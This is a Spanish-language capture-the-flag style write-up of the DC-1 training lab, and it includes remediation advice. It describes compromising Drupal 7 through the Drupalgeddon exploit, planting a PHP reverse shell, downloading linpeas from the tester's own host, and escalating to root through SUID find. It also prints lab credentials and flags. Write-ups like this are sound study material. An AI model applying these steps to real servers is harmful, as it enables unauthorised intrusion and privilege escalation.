

DC-1

Ursa – ursa@artitech.org


OSID: 5472386

Contents

Resumen de alto nivel & Recomendaciones	2
Recorrido	3
Recopilación de Información	3
Enumeración de Servicios	4
Penetración	7
Mantener el Acceso	8
Limpieza	11
Prueba de Sistema Captura	11

Resumen de alto nivel & Recomendaciones

Resumen de alto nivel DC-1 es la primera máquina de laboratorio OSCP que completaremos, y como resultado, será el conejillo de indias para nuestro proceso de redacción. El perfil del laboratorio muestra que DC-1 es "*La última batalla entre el bien y el mal*". El laboratorio fue hecho por DCAU, y fue lanzado el 4 de Abril de 2022. El camino desde un invitado no autenticado del sitio web hasta el usuario raíz del sistema es bastante sencillo. El CMS es Drupal 7, que está afectado por la vulnerabilidad **CVE-2014-3704**, lo que nos permite crear un usuario administrador en el CMS. A continuación, podemos habilitar la ejecución de código PHP como el usuario admin creado para guardar una shell inversa PHP en el sitio web e iniciar una shell entre el servidor web y nuestra propia máquina. Luego podemos aprovechar la utilidad **find** para escalar nuestro shell a uno con permisos de root debido al **bit SUID establecido** en la utilidad find.



DC-1EASY

The last battle between good and evil

Author: **DCAU**

Released on: **Apr 04, 2022**

Walkthrough: **Yes**

Figure 1: Perfil de DC-1

Recomendaciones En primer lugar, el administrador del sistema debería actualizar la instancia de Drupal que se está utilizando en el servidor. Esto evitaría que el invitado del sitio web pudiera acceder a la configuración del CMS. La habilitación de la función de código PHP parece que sería un gran problema, ya que nos permite pivotar desde el CMS al sistema operativo anfitrión; en realidad, no hay mucho que se pueda hacer en la versión actual de Drupal por lo que no hay una segunda recomendación en este frente. En el sistema, no hay razón para que la utilidad **find** tenga el bit SUID activado. El administrador del sistema debería cambiar el bit de ejecución de usuario de **s a x**; esto evitará que cualquier otro usuario ejecute find como root.

Recorrido

Recopilación de Información

Preparación Cuando se muestra la dirección IP, el probador (yo, y tú si decides seguirnos) coloca la dirección IP, el nombre de dominio (dc-1.offsec) y un alias (dc-1) en el archivo hosts. Este es también un buen momento para establecer el método de toma de notas y la organización que se utilizará en adelante con la test. Como tengo que deshacerme de algunos cuadernos de papel, voy a utilizar uno de esos; otros han hablado de las ventajas de Obsidian o CherryTree como soluciones para tomar notas, ¡y funcionan realmente bien! Decidas lo que decidas utilizar, no te separes de él y toma muchas notas. No todo lo que escribas se incluirá en informes o escritos, pero todo lo que aparezca en un informe será algo que hayas documentado; si puedes respaldar tu información con imágenes, aún mejor.

Archivo Hosts

Cuando se trabaja con laboratorios HTB u OSCP, colocar la dirección IP en el archivo **/etc/hosts** facilita el trabajo con la máquina. Algunas máquinas también requieren que el nombre de dominio esté resuelto para mostrar la página web o trabajar con subdominios.

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
# OffSec Labs  
192.168.220.193 dc-1.offsec      dc-1
```

Figure 2: Actualización del archivo hosts con la IP del lab

No hay mucha recopilación de información pasiva o OSINT que hacer para este tipo de laboratorios; la mayor parte de la información que se da en el sitio web de OffSec no es propicia para estropear el desafío, y buscar en Google nos lo estropeará todo (dudo que seamos los únicos que hacemos escritos). En este caso, pasemos a escanear y enumerar la máquina.

Enumeración de Servicios

Ahorrar Tiempo

Puede ejecutar un escaneo masivo o un escaneo nmap mínimo para saber en qué puertos merece la pena invertir tiempo.

En primer lugar, basta con un escaneo mínimo, sólo para recopilar puertos y enumerarlos eficientemente. Puedes ejecutar el increíblemente largo y complejo comando nmap si quieres (yo lo he hecho más veces de las que me gustaría admitir), pero será mejor que te tomes un gran vaso de zumo y un tentempié,

porque vas a estar allí un buen rato. Dependiendo de las circunstancias Yo uso masscan o **nmap -p- -v <host>**, usted puede elegir su favorito.

Nmap en Profundidad Ahora que tenemos una lista de puertos, vamos a hacer un escaneo más agresivo. Utilizaré el comando "**sudo nmap -sCV -A -v -p 22,80,111,40238 -script vuln dc-1 | tee dc1-tcp**" para obtener toda la información que pueda sobre la caja. También ejecuté un escaneo UDP (con las banderas **-sU** y **-top-ports 1000** en su lugar) para obtener algo de información sobre los puertos UDP, pero sólo el puerto 111 mostró algo interesante. Abajo están los puertos, servicios y versiones de lo que encontramos.

Servicios

Se han encontrado los siguientes servicios:

Puerto	Servicio	Versión
22	SSH	OpenSSH 6.0p1
80	HTTP	Apache httpd 2.2.22
111	RPC	RPCBind 2-4
40238	RPC	2-4

SSH Hay 3 vulnerabilidades de aspecto decente que aparecen para esta versión de SSH: **CVE-2015-5600**, **SSV:61450**, y **CVE-2014-1692**. Por ahora, vamos a mantener una nota de estos en nuestro bolsillo trasero para hacer referencia más tarde. Esto puede ser útil en el futuro, pero por ahora, vamos a mirar en la aplicación web para obtener credenciales u otra información pertinente que nos daría un punto de apoyo en el sistema.

HTTP Hay mucho que repasar al enumerar los servicios web; lo primero que debes hacer al probarlos es comprobar qué archivos y directorios existen en el servidor, y a cuáles tienes acceso directo. Uno de los mayores repositorios de información de directorios que se encuentran en los sitios web es el archivo **robots.txt**. Algunos sitios no tienen una,

pero muchas sí, y la información que se puede encontrar es extremadamente útil. En este caso, el archivo robots es enorme y ofrece una larga lista de archivos y direcciones que analizar. No voy a examinar el archivo, pero debería echarle un vistazo cuando tenga tiempo. Hay un par de ubicaciones de interés: cron.php, web.config, /user/login/, /user/register/, /user/password/, y algunas más. También podríamos intentar enumerar subdominios y carpetas/archivos con ffuf, dirb, u otras innumerables herramientas, pero nos ceñiremos a lo que tenemos por ahora. Si echamos un vistazo a lo que nos ha encontrado nmap, veremos que hay una vulnerabilidad notable (**CVE-2014-3704**) que acabaremos aprovechando. Usando Wappalyzer, podemos confirmar que la versión de Drupal cae dentro del rango vulnerable. ¡Vamos a investigarlo más a fondo!

Filtrado de CVE

Al mirar los resultados de nmap, es obvio que hay un montón de CVEs que corresponden a los servicios en la máquina. Para evitar un dolor de cabeza y ahorrar tiempo al consultar los resultados en el futuro, siéntase libre de eliminar cualquier resultado de vulners por debajo de 7.5; lo más probable es que no necesite considerar la mayoría de ellos de todos modos.




Figure 3: Versión de Drupal (y otros servicios) por cortesía de Wappalyzer

Searchsploit Si queremos encontrar exploits relacionados con la vulnerabilidad **CVE-2014-3704**, la primera herramienta que debemos utilizar es searchsploit. Si buscamos "Drupal 7" obtendremos una larga lista de posibles exploits. Lo que buscamos es algo que no requiera credenciales, que nos dé una ventaja sobre el sistema (RCE, cargas arbitrarias, etc.) y que sea fácil de usar. Ahora, ten en cuenta que busqué en la aplicación web y no pude encontrar ninguna credencial (por cierto, hice más de lo que documenté aquí). En lugar de usar Hydra, vamos a crear un nuevo usuario administrador descargando el **34992.py** de searchsploit usando la bandera - m. Vamos a jugar con algunas cosas antes de ejecutar esto, sin embargo.

```

Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session) | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1) | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2) | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution) | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution | php/webapps/41564.php

```

Figure 4: Hay algunos exploits que podemos probar

Modificando Exploits En primer lugar, si ejecutas el exploit de inmediato, probablemente obtendrás un error ya que la versión por defecto de Python de tu sistema es muy superior a la de 2.7; puedes evitar este problema ejecutando **python2** en lugar de **python**. Otro problema (aunque es de gusto personal) es que el banner es jodidamente largo. Nos estamos deshaciendo de la mayor parte por brevedad. También puedes notar que el autor de este código de explotación nos hizo un favor al incluir el código de drupalpass.py en este archivo para que no tengamos que ir a otra parte para encontrarlo e importarlo nosotros mismos. Ahora vamos a ejecutarlo con las opciones **-h http://dc-1.offsec/user/login/ -u ursula -p rawr**.

Solución de problemas

Considera a dónde se dirige tu petición, y considera qué caminos están disponibles para ti. Si recibes un mensaje de éxito del exploit script y no puedes iniciar sesión, es que has hecho algo mal. Asegúrate de que la ruta que le diste al script **termina en /; /user/login y /user/login/** son dos rutas diferentes, y darán resultados diferentes!



Figure 5: ¡Bien, parece que todo ha salido bien!

Penetración

Habilitar PHP Ahora que hemos iniciado sesión, ¿qué podemos hacer que antes no podíamos? Echemos un vistazo y averigüémoslo. Resulta que una de las cosas que podemos hacer es **habilitar el formato PHP** al crear nuevas páginas. Esta es una idea terrible, ya que PHP puede ser interactivo; la página del módulo incluso va un paso por delante y te avisa de que habilitar PHP sería algo arriesgado. Después de habilitarlo, iremos a la página de configuración y nos aseguraremos de que tenemos permisos para usarlo; hay otra página de configuración específica para el formato a la que podemos llegar haciendo clic en **código PHP** en el menú de configuración, pero no necesitamos hacer nada allí




Figure 6: Los módulos y las páginas de configuración nos permiten utilizar PHP en las nuevas entradas

Quando creamos una nueva página, ahora debería haber un menú desplegable de formatos de texto que podemos utilizar; elegiremos **código PHP** y cargaremos un shell PHP reverso. Hay muchos sitios donde encontrar las pre-escritas, o puedes hacer una tú mismo. Estoy eligiendo usar el sitio web **revshells** para simplemente hacer la carga útil. La opción PHP PentestMonkey funcionó bien, ya que simplemente copié y pegué en el cuerpo de la página y guardé. Obtuvimos un error extraño, pero eso no es importante porque ¡podemos ver nuestra nueva página! Cuando iniciamos nuestro listener y hacemos clic en el enlace de la página, se genera un shell. ¡Genial!





Figure 7: Ahora tenemos un caparazón inicial

Mantener el Acceso

Por suerte, la página PHP que hemos subido generará un shell siempre que lo necesitemos recargando la página, así que no tenemos que preocuparnos mucho si algo va mal. En términos de credenciales, la página de configuración del CMS tiene una sección para el sistema de archivos; la configuración parece estar en **/var/www/sites/default/** donde podemos analizar la página **settings.php**. En la parte superior del archivo, encontraremos las credenciales para mysql: **dbuser:Rock3t**. Te voy a ahorrar un poco de tiempo aquí; usted puede mirar a través de la base de datos y obtener el hash de usuario administrador, ejecutarlo a través de johntheripper, y seguir ese agujero de conejo, pero hay una manera mucho más rápida de privesc. Por ahora, vamos a seguir adelante y tomar el **local.txt** que se encuentra en el directorio **/home**.



```
www-data@DC-1:/home$ cat local.txt
cat local.txt
584bae1c2d35345ae33ca344b6b04833
www-data@DC-1:/home$
```

Figure 8: Poco a poco, vamos consiguiendo lo que necesitamos

Escalada de Privilegios Cuando se escalan privilegios, hay que hacer un montón de enumeraciones para determinar dónde podemos aprovechar nuestras capacidades actuales. Una gran herramienta para utilizar en esta etapa de nuestras pruebas es **Linpeas**; hay opciones para Windows (acertadamente llamado, **Winpeas**) y OSx (Linpeas regular con una bandera determinada). Es bastante fácil de poner en el sistema, y se lleva la medalla por documentar a fondo todo lo que querrías saber sobre un sistema. Normalmente, el directorio **/tmp** permitirá a los usuarios crear y modificar archivos, mientras que otras ubicaciones del sistema están bastante bloqueadas; esto hace que **/tmp** sea una buena ubicación para todos nuestros esfuerzos futuros.

Exfiltración Simple

El **http.server** de Python no es el único módulo http que podemos usar usando evaluaciones. Hay un módulo muy bueno, **uploadserver**, que nos permite exfiltrar piezas de información de un sistema que podemos trabajar localmente, como registros o salida de comandos.

En nuestro sistema, cambiaremos los directorios a la ubicación de Linpeas y ejecutaremos un servidor http simple para alojarlo; yo personalmente uso el servidor http de Python porque es fácil y me da pereza. Ejecutando **python -m http.server 8000** en nuestra máquina nos permitirá hacer la petición **wget http://<tuno-ip>:8000/linpeas.sh**

desde la carpeta y descargue el archivo en el directorio actual. Puede que necesites cambiar los permisos del archivo para permitir la ejecución (**chmod +x linpeas.sh**), entonces todo funcionará bien. No te sientas abrumado por la salida, ¡aunque hay mucha! Al principio de la salida de la herramienta, podemos ver que la información mostrada está codificada por colores, y que sólo se resalta la información más interesante. Durante la ejecución del comando, hay una sección que identifica cualquier archivo que se pueda ver en los directorios de otros usuarios; uno de los directorios es **/root/**. Normalmente, nadie excepto el **root** tiene acceso a este directorio, así que ¿qué está pasando?

```
Files inside others home (limit 20)
/home/flag4/.bash_logout
/home/flag4/.profile
/home/flag4/flag4.txt
/home/flag4/.bash_history
/home/flag4/.bashrc
/home/local.txt
/root/.profile
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache/download/https—updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/proof.txt
/root/thefinalflag.txt
/root/.bash_history
grep: write error
```

Figure 9: Resultados interesantes de Linpeas

A la hora de buscar archivos en Linux, podemos utilizar varias técnicas; sin duda, el método más común es utilizar la utilidad **find**. Esta utilidad tiene un montón de banderas para buscar atributos específicos de los archivos, como el tamaño del archivo, tipo de archivo, propietario, etc. También podemos listar todos los archivos de un directorio utilizando un comodín (*) como opción de "nombre de archivo". Enumerar los archivos del directorio /root/ sería algo así: **find /root * 2>/dev/null**. A menos que quieras inundar tu terminal con 'Permiso denegado' y otros errores, sería inteligente redirigir todos los mensajes **stderr** al vacío (/dev/null). Sorprendentemente, obtenemos una lista de archivos en el directorio raíz; algunas salidas de líneas verifican que la utilidad find tiene el bit SUID activado. Un archivo con SUID siempre se ejecuta como el usuario propietario del archivo, independientemente del usuario que pase el comando. Find también tiene una bandera que puede ser muy útil: **-exec**. Pasando la ruta del shell a la bandera exec, ¡podemos escalar a un shell de root sin problemas! [Esta](#) página web puede decirle todo lo que necesita saber sobre cómo abusar de la utilidad find con el bit SUID activado.

```
www-data@DC-1:/tmp$ find /root * 2>/dev/null
find /root * 2>/dev/null
/root
/root/.profile
/root/.drush
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache
/root/.drush/cache/usage
/root/.drush/cache/download
/root/.drush/cache/download/https—updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/proof.txt
/root/thefinalflag.txt
/root/.bash_history
/root/.bashrc
/root/.aptitude
/root/.aptitude/cache
/root/.aptitude/config
linpeas.sh
vmware-root
www-data@DC-1:/tmp$
```

Figure 10: Find puede utilizarse para escalar privilegios si el bit SUID está activado

Ahora que tenemos acceso root, podemos hacer lo que queramos en la máquina de laboratorio. El archivo **proof.txt** está justo donde debería estar, en el directorio /root/, como sabemos por haber ejecutado **find**. Catemos ese archivo, ¡y luego preocupémonos de limpiarlo

Limpieza

Herramientas & Artefactos

Se han añadido los siguientes elementos al sistema:

Ubicación	Nombre	¿Retirada?
/tmp/	linpeas.sh	Yes
/home/flag4/	.bash_history	N/A
/root/	.bash_history	N/A

Limpiar el Campamento Si vas de acampada, dejar el campamento con basura tirada o una hoguera encendida puede ser perjudicial para el medio ambiente y para los demás. Limpia cualquier utilidad que hayas instalado en la máquina local. Si estás en una máquina de laboratorio compartida, esta regla es exponencialmente importante.

Algunos laboratorios, especialmente aquellos que permiten el acceso a varios estudiantes, enviarán los archivos `.bash_history` a `/dev/null`. Esto no es siempre el caso, sin embargo, y puede afectar la forma en que otros completan un desafío. Es una buena práctica hacer una comprobación rápida al final de la sesión, y limpiar si es necesario; ¡tener permisos de root definitivamente lo hace más fácil!

Mando Sanitario

Como la máquina del laboratorio sólo nos sirve a nosotros, no necesitamos limpiar ningún archivo `.bash_history`, ya que todo se borrará cuando paremos el laboratorio.

Prueba de Sistema Captura

¡Ahora que hemos terminado este laboratorio, vamos a mantener todas nuestras notas, salidas de comandos, capturas de pantalla, y writeups a mano para que tengamos un tiempo más fácil de hacer referencia a estos materiales en el futuro para el próximo examen! Gracias por tu tiempo.

```
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cat /root/proof.txt
a676a88ba439cc66b18eae34e449832
█
```

Figure 11: ¡Lo hemos conseguido!